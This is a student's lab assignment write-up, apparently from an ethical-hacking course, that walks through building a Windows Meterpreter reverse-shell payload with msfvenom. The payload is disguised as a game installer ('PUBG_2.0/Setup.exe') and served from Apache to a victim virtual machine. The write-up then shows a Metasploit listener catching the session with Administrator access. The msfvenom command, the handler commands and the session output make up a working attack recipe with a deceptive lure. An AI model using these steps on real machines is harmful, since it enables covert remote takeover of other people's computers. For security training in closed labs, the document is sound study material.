

## Assignment Day 6 | 30<sup>th</sup> August 2020

Submitted By: Piyush Choudhary [ choudharypiyush08@gmail.com ]

### Ques 1:

- Create payload for Windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

### Sol 1:

For the creation of Payload:

Starting the apache server(hosting) using command: # `service apache2 start`




Fig 1.1 Starting Server


In the next steps:

- A new directory is created in the `/var/www/html/` directory with name `PUBG_2.0` using the command `# mkdir PUBG_2.0`
- Next, the payload will be generated with `Setup.exe` name to exploit the target and will store it in the `PUBG_2.0` directory using the command:  
`# msfvenom -p windows/meterpreter/reverse_tcp -platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/PUBG_2.0/Setup.exe`



Setting the payload listener:

```
# set payload windows/meterpreter/reverse_tcp
```



The screenshot shows a Kali Linux terminal window titled "Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox". The terminal is running a Metasploit session. The user has set the payload to "windows/meterpreter/reverse\_tcp" and is displaying the options for the "exploit/multi/handler" module. The terminal output shows the following:

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port


Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

Fig 1.4 Setting the payload listener

Setting listening address:

```
# set LHOST 10.0.2.15
```



The screenshot shows a Kali Linux terminal window titled "Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox". The terminal is running a Metasploit session. The user has set the LHOST to "10.0.2.15" and is displaying the options for the "exploit/multi/handler" module. The terminal output shows the following:

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port


Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

Fig 1.5 Setting the listening address

Starting the listener:

```
# exploit -j -z
```



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 02:11
/bin/bash
/bin/bash 78x27
-----
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
LHOST       10.0.2.15        yes       The listen address (an interface may b
e specified)
LPORT       4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) >
```

Fig 1.6 Starting the listener

Transferring the payload to Victim Machine:

Opening the address [http://10.0.2.15/PUBG\\_2.0/](http://10.0.2.15/PUBG_2.0/)




Fig 1.7 Accessing the server of Kali

Downloading the payload **Setup.exe**:



Fig 1.8 Downloading the payload

Installing the Payload:





Fig 1.9 Installation of Payload

As soon as the payload gets installed, we get an active session on the msf listener:



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 02:13
/bin/bash
/bin/bash 78x27
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15         yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port


Exploit target:
  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-09-02 02:12:58 -0400
```

Fig 1.10 Active session started

Accessing the session generated:



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 02:13
/bin/bash
/bin/bash 78x27

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-09-02 02:12:58 -0400

msf5 exploit(multi/handler) > show sessions


Active sessions
=====
  Id  Name  Type  Connection  Information
  --  ---  ---  -
  1    meterpreter x86/windows WIN-U6PU3QM5D8E\Administrator @ WIN-U6PU3QM5D8E 10.0.2.15:4444 -> 10.0.2.16:49905 (10.0.2.16)

msf5 exploit(multi/handler) >
```

Fig 1.11 Accessing the Session

Accessing the session:

# sessions -i 1



```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-09-02 02:12:58 -0400

msf5 exploit(multi/handler) > show sessions

Active sessions
=====
Id  Name  Type           Information
--  --
1   meterpreter x86/windows    WIN-U6PU3QM5D8E\Administrator @ WIN-U6PU3QM5D8E 10.0.2.15:4444 -> 10.0.2.16:49905 (10.0.2.16)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


meterpreter >
```

Fig 1.12 Accessing the session

## Exploiting the Victim Machine:

Getting the system information of the victim machine:

> sysinfo



```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-U6PU3QM5D8E
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

Fig 1.13 Victim Machine Info



Creating a file Virus.txt to upload on the victim machine:

```
# touch virus.txt
```




Fig 1.14 Creating a file

Uploading the file on the victim machine:

```
> upload virus.txt
```

